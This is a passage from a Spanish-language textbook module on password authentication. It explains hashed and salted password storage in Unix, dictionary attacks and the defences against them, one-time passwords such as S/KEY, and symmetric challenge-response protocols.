
2.2.1. Contraseñas

La idea básica de la autenticación basada en contraseñas es que el usuario *A* manda su identidad (su identificador de usuario, su nombre de *login*, etc.) seguida de una contraseña secreta x_A (una palabra o combinación de caracteres que el usuario pueda memorizar). El verificador *B* comprueba que la contraseña sea válida, y si lo es da por buena la identidad de *A*.

Existen distintas maneras de llevar a cabo esta autenticación, y también hay maneras diversas de intentar atacarla. A continuación veremos algunas variantes de la autenticación con contraseñas que intentan evitar determinados tipos de ataques.

Lista de contraseñas en claro

La manera más simple de comprobar una contraseña es que el verificador tenga una lista de las contraseñas asociadas a los usuarios, es decir, una lista de pares (A, x_A). Cuando *A* envía su contraseña, el verificador compara directamente el valor recibido x'_A con el que figura en la lista, x_A.



Si se trata de las contraseñas correspondientes a usuarios de un sistema informático, es evidente que no pueden estar guardadas en un fichero de acceso público: es necesario que la lista esté protegida contra lectura. Pero si alguien encuentra la manera de saltarse esta protección (cosa que en ocasiones pasa en los sistemas multiusuario), automáticamente tendrá acceso a las contraseñas de todos los usuarios.

A demás, en estos sistemas normalmente hay un usuario administrador o "super-usuario" que tiene acceso a todos los ficheros, y por tanto a las contraseñas de los usuarios. Un super-usuario que fuera mal intencionado podría hacer un mal uso de este privilegio. O un super-usuario que tuviera un momento de descuido podría dar pie a que otro usuario se aprovechara.


Lista de contraseñas codificadas

Una segunda opción consiste en que en la lista de contraseñas, en lugar de estar guardadas éstas en claro por pares (A, x_A), cada una esté codificada con alguna transformación C de manera que no se pueda deducir su valor real. De este modo, la lista debe contener pares $(A, C(x_A))$.

Esta codificación C podría ser, por ejemplo, un cifrado, pero entonces sería preciso tomar las precauciones oportunas con la clave de descifrado (quien consiguiera acceder a esta clave podría obtener todas las contraseñas). Lo más habitual es que la codificación consista en la aplicación de una función unidireccional como ,

por ejemplo, una función *hash*.

Para la verificación, B debe calcular el valor transformado $C(x'_A)$ a partir de la contraseña recibida, y compararlo con el que consta en la lista.



Codificación de contraseñas en Unix

Un caso muy conocido es el de la gestión de las contraseñas en el sistema operativo Unix, ya que la mayoría de las variantes de Unix usadas actualmente utilizan técnicas muy parecidas, basadas en las versiones originales de este sistema.

En Unix existe un fichero en el que se guardan las contraseñas de los usuarios codificadas con una función unidireccional. Pero en lugar de una función *hash*, lo que se utiliza es un cifrado simétrico: el texto en claro es fijo (una cadena de bits todos iguales a 0), como clave de cifrado se utiliza la contraseña, y lo que se guarda en la lista es el texto cifrado. De esta forma se aprovecha la propiedad que tienen los algoritmos criptográficos que no permiten deducir la clave a partir del texto cifrado ni que se conozca el texto en claro.

Dado que la codificación de las contraseñas es unidireccional, nadie (ni tan siquiera el superusuario) puede saber cuál es la contraseña de cada usuario aunque tenga acceso a la lista. Esto haría innecesaria la protección contra lectura del fichero en el que hay la lista.

Pero, aunque la codificación no sea reversible, puede ser vulnerable a otro tipo de ataque: la fuerza bruta. Si el atacante conoce la contraseña codificada $C(x_A)$

y conoce el algoritmo de codificación C, puede probar de codificar posibles contraseñas hasta encontrar un resultado que coincida con $C(x_A)$.

Existe un hecho que favorece al atacante en este caso: si los usuarios pueden escoger sus contraseñas, normalmente no usarán combinaciones arbitrarias de caracteres sino palabras fáciles de recordar. Por tanto, el espacio de búsqueda se reduce considerablemente. El atacante puede, pues, limitarse a probar palabras de un diccionario o combinaciones derivadas a partir de estas palabras. Por este motivo a este tipo de ataque se lo conoce como **ataque de diccionario**.

Espacio de contraseñas

Si consideramos las posibles combinaciones de, por ejemplo, 8 caracteres (suponiendo cada carácter comprendido entre los códigos ASCII 32 y 126, es decir, 95 caracteres distintos), existen 95^8 (aprox. $6.6 \cdot 10^{15}$). En cambio, hay estudios que indican que una gran parte de las contraseñas que escogen los usuarios se pueden encontrar en un diccionario de 150000 palabras, un espacio 10^{10} veces menor.

Programas "rompe-contraseñas"

Desde hace años existen los programas "rompe-contraseñas", o *"password crackers"* en inglés. A un programa de este tipo se le da una lista de contraseñas codificadas y un diccionario, y va probando cada una de las palabras, tanto directamente como con diferentes variaciones: todo minúsculas, todo mayúsculas, la primera letra mayúscula, con las letras al revés, añadiendo una cifra numérica, añadiendo dos, cambiando ciertas letras por cifras, etc. También puede probar combinaciones con datos adicionales como los identificadores de los usuarios, sus nombres, apellido, etc.

Es sorprendente la cantidad de contraseñas que estos programas pueden llegar a encontrar en sólo unas pocas horas.

Técnicas para dificultar los ataques de diccionario

A continuación veremos algunas posibles técnicas para dificultar los ataques de diccionario.

1) Ocultar la lista de contraseñas codificadas

Una primera solución es restringir el acceso a la lista de contraseñas, protegiéndola contra lectura. Aun que en la lista aparezcan las contraseñas codificadas, el acceso a esta lista por parte de un atacante le permite realizar cómodamente un ataque de diccionario.

Lista de contraseñas codificadas en Unix

En las versiones antiguas del sistema Unix, las contraseñas codificadas estaban en el fichero `/etc/passwd`. Este mismo fichero se aprovechaba para guardar otros datos sobre la cuenta de cada usuario: su directorio inicial, su *shell*, el nombre del usuario, etc. Dado que esta información es de acceso público, el fichero `/etc/passwd` tenia permiso de lectura para todos los usuarios.

En las versiones modernas de Unix continua existiendo un fichero `/etc/passwd` de lectura pública con información sobre las cuentas de los usuarios, pero las contraseñas codificadas ya no se guardan en este fichero sino en otro, `/etc/shadow`, sobre el cual ningún usuario (excepto el super-usuario) tiene permiso de lectura.

Si el atacante no tiene acceso a la lista de contraseñas, ya no podrá realizar un ataque "fuera de línea" (*off-line*), es decir, un ataque realizado en un ordenador escogido por el atacante a su conveniencia (por ejemplo, un or-

denador potente, donde nadie pueda ver que está haciendo, etc.). No le quedará más remedio que realizar el ataque "en línea" (*on-line*), es decir, directamente con el verificador real (por ejemplo, el programa `login` del sistema que quiere atacar), enviándole contraseñas para ver si las acepta o no.

Si el verificador ve que alguien está realizando pruebas de autenticación fallidas, esto es una señal de que puede tratarse de un ataque en línea. Entonces puede tomar ciertas medidas para contrarrestar este ataque. Por ejemplo, se puede conseguir que si se recibe un cierto número de contraseñas inválidas consecutivas, el recurso asociado quede bloqueado.

Protección contra ataques en las tarjetas con PIN

El mecanismo del bloqueo se utiliza típicamente en los métodos de autenticación basados en dispositivos físicos, como las tarjetas bancarias o los módulos SIM (*Subscriber Identity Module*) de los teléfonos móviles. Estos dispositivos requieren que el usuario introduzca un PIN (*Personal Identification Number*), que hace las funciones de contraseña.

Por motivos históricos y de conveniencia de los usuarios, este PIN es un número de longitud corta (por ejemplo de cuatro cifras). En este caso, para evitar los ataques de fuerza bruta (que sólo necesitarían 10.000 intentos como máximo), el dispositivo se bloquea, por ejemplo, al tercer intento equivocado.

La protección que proporciona el bloqueo puede ser un inconveniente para el usuario legítimo que no tiene ninguna culpa de que alguien haya intentando descubrir su contraseña. Para evitarle este inconveniente, una posibilidad es que cada usuario tenga asociada otra contraseña de desbloqueo, mucho más difícil de adivinar (por ejemplo, un PIN de ocho cifras para desbloquear el PIN de cuatro cifras).

Otra posibilidad consiste en permitir múltiples intentos de autenticación, pero en lugar de responder inmediatamente con un mensaje de "contraseña incorrecta", demorar esta respuesta con un tiempo de retraso, que irá creciendo a medida que se vayan enviando más contraseñas erróneas por parte del mismo usuario. Esto ralentizaría tanto un ataque que lo haría inviable a partir de unos pocos intentos. Y cuando el usuario legítimo utilice su contraseña correcta, el tiempo de respuesta será el normal.

2) Reglas para evitar contraseñas fáciles

La solución de ocultar la lista de contraseñas codificadas da una seguridad parecida a la de la lista de contraseñas en claro. Si alguien descubre la lista (saltándose la protección contra lectura), puede realizar sin más problemas un ataque de diccionario.

Otro modo de dificultar este ataque es obligar a los usuarios a escoger contraseñas que cumplan unas determinadas reglas para que no sean fáciles de adivinar. Por ejemplo:

- Que la contraseña tenga una longitud mínima.

- Que no sea todo letras ni todo números.
- Que las letras no coincidan con ninguna palabra de diccionario ni con combinaciones triviales de las palabras (como escribir las letras al revés, etc.).
- Que la contraseña no se derive del identificador del usuario, de su nombre, apellido, etc.
- Etc.

Con estas reglas se consigue que el espacio de contraseñas donde hacer la búsqueda sea más grande del que es habitual, y el ataque de diccionario necesite más tiempo.

Por otro lado, también es cierto que como más tiempo mantenga un usuario su contraseña sin cambiar, más grande será la probabilidad que un atacante consiga descubrirla. Por esto es recomendable que los usuarios renueven las contraseñas periódicamente. Hay sistemas que implantan una política de cambio forzado de contraseñas. A partir de un cierto período (por ejemplo, 90 días) la contraseña se considera caducada y el usuario la tiene que cambiar por una de nueva.

Caducidad de las contraseñas

Un tiempo de caducidad de las contraseñas demasiado corto también podría ser contraproducente, porque si los usuarios deben pensar muchas contraseñas en poco tiempo, pueden acabar olvidando cual era la última, o anotándola en un papel, con lo cual la contraseña es mucho más vulnerable.

3) Añadir complejidad a la codificación de las contraseñas

Otra solución para dificultar los ataques de diccionario es ralentizarlos haciendo que cada contraseña cueste más de codificar. Por ejemplo, si el algoritmo de codificación no es directamente una función *hash* sino un bucle de N llamadas a la función *hash*, probar cada contraseña cuesta N veces más.

El valor N se puede escoger tan grande como se quiera, pero teniendo en cuenta que si es demasiado grande los usuarios legítimos también podrán notar que la autenticación normal es más lenta.

Complejidad de la codificación de las contraseñas en Unix

La solución que se adoptó en Unix fue repetir N veces el cifrado para obtener la contraseña codificada, y se escogió el valor $N = 25$.


Por tanto, aun que el atacante disponga de una implementación rápida del algoritmo de cifrado, el tiempo esperado para romper una contraseña se multiplica por 25.

4) Añadir bits de sal a la codificación de las contraseñas

En el subapartado 1.1 hemos visto que, para variar el resultado del cifrado aun que se utilice la misma clave con el mismo texto en claro, hay la posibilidad de introducir los llamados "bits de sal" para modificar la clave. De la misma manera, se puede definir un algoritmo de codificación C_s que, a más de la contraseña, tenga como entrada unos bits de sal.

De este modo, cada vez que un usuario A cambie su contraseña x_A, se generan aleatoriamente los bits de sal s_A y se guardan estos bits juntamente con la contraseña codificada $C_s(s_A, x_A)$. A la hora de verificar, se vuelve a

calcular este valor a partir de los mismos bits de sal y se compara con el valor guardado.



Esta técnica no complica la verificación de una contraseña ni un ataque de diccionario contra esta contraseña específica. Pero si el ataque de diccionario se realiza sobre distintas contraseñas a la vez (por ejemplo, sobre la lista entera de todos los usuarios, como hacen normalmente los programas rompe-contraseñas), el tiempo de cálculo se multiplica por el número total de contraseñas, suponiendo que todas estén codificadas con bits de sal distintos.

Esto es así porque, sin bits de sal, se puede tomar cada palabra del diccionario, codificarla, y comparar el resultado con todas las contraseñas codificadas. En cambio, si hay bits de sal, es preciso realizar una codificación separada para cada contraseña, cada una con sus bits de sal correspondientes.

Con los bits de sal también se evita una variante más eficiente del ataque de diccionario, en la cual el atacante no va probando una a una las palabras, sino que utiliza una lista preconstruida con las palabras del diccionario ya codificadas. Si, por ejemplo, el diccionario contiene 150.000 palabras, cuando no se utilizan bits de sal el atacante sólo tiene que buscar la contraseña codificada en una lista de 150.000 palabras codificadas. Pero si se utilizan 12 bits de sal, el tamaño de la lista se multiplicaría por más de 4.000 ($2^{12} = 4.096$), y el atacante debería trabajar con una lista de más de seiscientos millones de palabras codificadas.

Otra ventaja de los bits de sal es que si, por casualidad, dos usuarios eligen la misma contraseña, los valores codificados de sus contraseñas serán distintos (si los bits de sal también lo son), y aunque vieran la lista de contraseñas, no sabrían que ambos tienen la misma.

Bits de sal en las contraseñas en Unix

En Unix se utilizan precisamente 12 bits aleatorios de sal (que se obtienen a partir de los bits de menos peso de la hora en el momento en que el usuario se cambia la contraseña). Esto significa que hay 4.096 valores posibles de estos bits. Una lista completa de contraseñas codificadas a partir de un diccionario de 150.000 palabras tendría que contener, pues, más de seiscientos millones de entradas. Esto podría ser una cantidad descomunal en la época en que se desarrolló el sistema Unix, pero actualmente una lista de estas dimensiones cabe perfectamente en el disco duro de

cualquier ordenador personal.

Por otro lado, el algoritmo de cifrado que se utiliza en Unix para obtener la codificación de las contraseñas es el DES. Com hemos visto antes, para codificar una contraseña se aplica un cifrado a un texto formado por todos los bits a 0, y se usa la contraseña como clave de cifrado (esto explica porque las versiones estándar de Unix sólo utilizan contraseñas de hasta 8 caracteres). En este caso, los bits de sal no se utilizan para modificar la clave, sino que sirven para permutar ciertos bits de los resultados intermedios que se obtienen en cada iteración del algoritmo DES.

Con esto se consigue otro objetivo: que un atacante no pueda utilizar directamente una implementación eficiente del algoritmo DES (las más eficientes son los chips DES, es decir, las implementaciones con hardware), sino que tenga que introducir modificaciones (si se trata de un chip DES, es preciso ciertos recursos que no siempre estan al alcance de cualquiera).

5) Uso de *passphrases*

La propiedad que aprovechan los ataques de diccionario es que el conjunto de contraseñas que utilizan normalmente los usuarios es un subconjunto muy pequeño de todo el espacio de contraseñas posibles.

Para ampliar este espacio se puede hacer que el usuario no utilice palabras relativamente cortas, de unos 8 caracteres, sino frases más largas, llamadas *"passphrases"*. La codificación de estas *passphrases* puede continuar siendo una función unidireccional, como por ejemplo una función *hash* (con la misma longitud que en el caso de las contraseñas). La diferencia es que, si antes la lista de contraseñas codificadas contenía valores de entre un total de unos 150000 distintos, con *passphrases* contendrá muchísimos más valores posibles, y la búsqueda exhaustiva del ataque de diccionario será mucho más larga.

Contraseñas de un solo uso

Todos los esquemas de autenticación con contraseñas que hemos visto hasta ahora, a parte de los ataques de diccionario, son vulnerables a los **ataques de repetición** o de *"replay"*. Para llevar a cabo este ataque, hace falta interceptar la comunicación entre *A* y *B* durante una autenticación, por ejemplo utilizando un *sniffer*, y ver qual es el valor x_A enviado. Entonces el atacante *Z* sólo tiene que realizar una autenticación delante *B* enviándole este mismo valor x_A, y *B* se pensará que se trata del auténtico usuario *A*.

Sniffers

Ver los *sniffers* en el módulo didáctico "Vulnerabilidades en redes TCP/IP".

Este tipo de ataque se evita con los protocolos de autenticación fuerte que veremos a continuación. Pero existe otra técnica que, aun que se puede considerar basada en contraseñas, tiene algunas propiedades de la autenticación fuerte, entre ellas la resistencia a los ataques de repetición. Esta técnica es la de las llamadas **contraseñas de un solo uso** (*"one-time passwords"*).

Como su nombre indica, las contraseñas de un solo uso son contraseñas que sólo son válidas una vez, y a la vez siguiente es preciso utilizar una contraseña distinta. Así, aun que el atacante vea que valor se está enviando para la auten-

ticación, no le servirá de nada porqué ya no lo podrá volver a utilizar.

Existen distintas posibilidades para implementar la autenticación con contraseñas de un solo uso. Por ejemplo, podemos considerar las siguientes:

- Lista de contraseñas compartida: A y B se ponen de acuerdo, de manera segura (es decir, no a través de un canal que pueda ser interceptado), en una lista de N contraseñas. Si se trata de una lista ordenada, cada vez que A se tenga que autenticar utilizará la siguiente contraseña de la lista. Alternativamente, las contraseñas pueden tener asociado un identificador: en cada autenticación B escoge una contraseña de las que aún no se hayan utilizado, envía a A su identificador, y A debe responder con la contraseña correspondiente.
- Contraseñas basadas en una función unidireccional (normalmente una función *hash*): A escoge un valor secreto x_0 y utiliza una función unidireccional h para calcular los siguientes valores:

$$\begin{aligned} x_1 &= h(x_0) \\ x_2 &= h(x_1) = h^2(x_0) \\ &\vdots \\ x_N &= h(x_{N-1}) = h^N(x_0) \end{aligned}$$

  y envía el valor x_N a B (B debe asegurarse de que ha recibido este valor del usuario A auténtico).

  Entonces A inicializa un contador y a N. Cada vez que se tenga que autenticar, A enviará el valor x_{y-1}, y B aplicará la función unidireccional a este valor, lo comparará con el que tiene guardado, y comprobará si $h(x_{y-1}) = x_y$. Si se cumple esta igualdad, la contraseña es válida. Para la siguiente vez, B sustituye el valor que tenía guardado, x_y, por el que acaba de recibir, x_{y-1}, y A actualiza el contador y disminuyéndolo en 1.

  Dado que la función h es unidireccional, nadie que vea el valor x_{y-1} sabrá cuál es el valor que corresponderá la próxima vez (x_{y-2}), ya que A obtuvo x_{y-1} como $h(x_{y-2})$, y hacer el cálculo inverso (es decir, obtener x_{y-2} a partir de x_{y-1}) debe ser computacionalmente inviable.

La técnica de las contraseñas basadas en una función *hash* es más eficiente que la de la lista compartida, porque B sólo debe recordar el último valor x_y recibido.

Implementaciones de las contraseñas de un solo uso

Existen varias implementaciones de contraseñas basadas en una función *hash* como, por ejemplo, **S/KEY** o **OPIE**. Con estos programas, cuando el usuario A está conectado de manera segura (por ejemplo localmente, es decir, frente a la consola) al sistema servidor con el que se quiere autenticar, puede generar una lista de N contraseñas, imprimirla, y llevarla encima cada vez que deba realizar una autenticación desde un sistema remoto. Para facilitar la introducción de las contraseñas, el programa convierte los bits en una secuencia de palabras cortas. Por ejemplo:

```
...
90: BAND RISE LOWE OVEN ADEN CURB
91: JUTE WONT MEEK GIFT OWL PEG
92: KNOB QUOD PAW SEAM FEUD LANE
...
```

La traducción se hace a partir de una lista de 2048 palabras de hasta 4 caracteres, y a cada una se le asigna una combinación de 11 bits.

El usuario *A* no necesita recordar el valor del contador *y*, ya que este valor se guarda en el servidor. A cada autenticación, el servidor envía el valor actual del contador, el usuario lo utiliza para consultar su lista, y responde con la contraseña correspondiente. Para la siguiente vez, el servidor actualizará el contador decrementándolo en 1.

2.2.2. Protocolos de reto-respuesta

El problema que tienen los esquemas de autenticación basados en contraseñas es que cada vez que se quiere realizar la autenticación se tiene que enviar el mismo valor al verificador (excepto en las contraseñas de un solo uso, como acabamos de ver). Cualquier atacante que consiga interceptar este valor fijo podrá suplantar la identidad del usuario a quien corresponda la contraseña.

Hay otro grupo de mecanismos donde el valor que se envía para la autenticación no es fijo, sino que depende de otro, generado por el verificador. Este último valor se llama **reto**, y se debe enviar al usuario *A* como primer paso para su autenticación. Entonces *A*, haciendo uso de una clave secreta, calcula una **respuesta** a partir de este reto, y lo envía al verificador *B*. Por este motivo, estos mecanismos de autenticación reciben el nombre de **protocolos de reto-respuesta**.

El algoritmo para calcular la respuesta debe garantizar que no se pueda obtener sin saber la clave secreta. Esto permite al verificador confirmar que la respuesta sólo ha podido enviarla *A*. Si se utiliza un reto distinto cada vez, un atacante no podrá sacar provecho de la información que descubra interceptando la comunicación.

Dependiendo del protocolo, el verificador puede generar los retos de diversas maneras:

- Secuencialmente: en este caso el reto es simplemente un número que se va incrementando cada vez (lo más normal es incrementarlo de uno en uno), y que por tanto no se repetiré nunca.
- Aleatoriamente: el reto puede ser generado con un algoritmo pseudoaleatorio, pero la propiedad que tiene en este caso es que no es predecible para los atacantes.
- Cronológicamente: el reto se obtiene a partir de la fecha y hora actuales (con la precisión que sea adecuada para el protocolo). Este tipo de reto también se llama **marca de hora** o *"timestamp"*. El receptor, es decir

quien quiere validar la identidad, puede utilizar la marca de hora para saber si se trata de una nueva autenticación o si alguien quiere reutilizar los mensajes de otra autenticación para intentar un ataque de repetición.

La ventaja de los retos cronológicos es que, para obtenerlos, sólo es necesario un reloj, que seguramente estará disponible en cualquier sistema, mientras que con los secuenciales y los aleatorios es preciso mantener información de estado (el número de secuencia o la entrada para calcular el siguiente número pseudoaleatorio) para evitar repeticiones. El inconveniente es que es precisa una cierta sincronía entre los relojes. Si se utilizan técnicas como un servidor de tiempo que da la hora actual, también es preciso verificar que la hora obtenida sea auténtica, es decir, que un atacante no nos está engañando haciéndonos creer que es la hora que le interesa.

Sincronía de relojes

Si el reto se obtiene a partir de un reloj, dependiendo del protocolo puede ser necesario que emisor y receptor tengan los relojes sincronizados, o bien que se permita una cierta tolerancia entre la hora que ha enviado el emisor y la que indica el reloj del receptor. La tolerancia tiene que ser tal que permita diferencias entre los relojes pero que no de tiempo a un tercero a realizar un ataque de repetición.

Dispositivos par el cálculo de las respuestas

El cálculo de la respuesta se puede hacer con algún software diseñado a tal efecto, o también se puede utilizar un dispositivo, parecido a una pequeña calculadora, que guarda la clave secreta. El usuario introduce el reto mediante el teclado de esta calculadora, y en la pantalla aparece la respuesta.

Alternativamente, si el reto es cronológico, el dispositivo no tiene teclado sino que va mostrando por la pantalla las respuestas en función de la hora actual (por ejemplo, cada minuto), en sincronía aproximada con el reloj del verificador.

Para más seguridad, el dispositivo también puede estar protegido con un PIN.

Los protocolos de reto-respuesta se pueden clasificar en dos grupos:

- Los basados en técnicas simétricas, en las cuales la clave secreta es compartida por el usuario *A* y el verificador *B*.
- Los basados en técnicas de clave pública, en las cuales *A* utiliza una clave privada para calcular la respuesta.

En la descripción de los protocolos que veremos a continuación, utilizaremos la notación $\{a, b, \ldots\}$ para representar un mensaje que contiene los componentes $a, b, \ldots$, y si alguno de estos componentes es opcional, lo representaremos entre corchetes como, por ejemplo, $\{a, [b]\}$.


Protocolos de reto-respuesta con clave simétrica

Si el protocolo de reto-respuesta se basa en una clave k_{AB} compartida por *A* y *B*, existen distintas formas de obtener esta clave. Por ejemplo, la pueden haber acordado directamente *A* y *B* de forma segura, o bien la pueden solicitar a un servidor de claves centralizado.

1) Autenticación con marca de tiempo

El protocolo más simple es el que utiliza como reto implícito la hora ac-

tual (no es preciso el envío del reto). El usuario A obtiene una marca de tiempo t_A y la manda al verificador B cifrada con la clave compartida.



El verificador descifra el mensaje recibido y comprueba si la marca de tiempo es aceptable, es decir, si está dentro la tolerancia de sincronía y no esta repetida.


Detección de repeticiones

Para saber si se esta reutilizando una marca de tiempo, el verificador necesita recordar cuales se han utilizado ya, pero sólo las que estén dentro del intervalo de tolerancia. Pasado este intervalo ya se puede borrar la marca de la lista.

Si se utiliza la misma clave en los dos sentidos (de A a B y de B a A), el hecho de incluir la identidad del verificador B evita que, en un proceso de autenticación mutua, un atacante intente hacerse pasar por B delante de A repitiendo el mensaje en sentido contrario.

2) Autenticación con números aleatorios


En este caso es preciso enviar explícitamente el reto, que consiste en un número aleatorio r_B generado por B. La respuesta es el reto cifrado con la clave compartida.



El verificador descifra el mensaje y comprueba que el número aleatorio que contiene es igual al reto. El hecho de incluir la identidad del verificador B evita que el mensaje se pueda utilizar en sentido contrario si alguna vez A genera como reto el mismo número r_B.

3) Autenticación mutua con números aleatorios

Con tres mensajes, el protocolo anterior se puede convertir en un protocolo de autenticación mutua, es decir, de A delante B y de B delante A. En este caso, A debe generar otro número aleatorio r_A, que actuará como reto en sentido inverso, y incluirlo en su respuesta.



Cuando *B* descifra la respuesta, además de comprobar que el valor r_B sea el esperado, también obtiene r_A, que deberá utilizar para enviar su respuesta a *A*. Entonces *A* comprueba que los dos números aleatorios r_A y r_B tengan los valores correctos.


Como sucedía anteriormente, la inclusión del identificador de *B* en el segundo mensaje evita ataques de repetición en sentido contrario.

4) Autenticación con función unidireccional


Los protocolos anteriores hacen uso de un algoritmo de cifrado simétrico, pero también es posible utilizar funciones unidireccionales con clave secreta como, por ejemplo, los algoritmos de MAC. Para la verificación, en lugar de descifrar es preciso comprobar que el MAC sea correcto y, por tanto, los valores necesarios para calcularlo se han de enviar en claro.

A continuación se muestran las variantes de los protocolos anteriores cuando se utiliza un algoritmo de MAC en lugar de un algoritmo de cifrado.


- Autenticación con marca de tiempo:



- Autenticación con números aleatorios:



- Autenticación mutua con números aleatorios:



En este caso, se debe añadir el identificador del destinatario *A* en el cálculo del último mensaje para evitar ataques de repetición en sentido contrario, ya que ahora los atacantes pueden ver el valor r_A.

Protocolos de reto-respuesta con clave pública

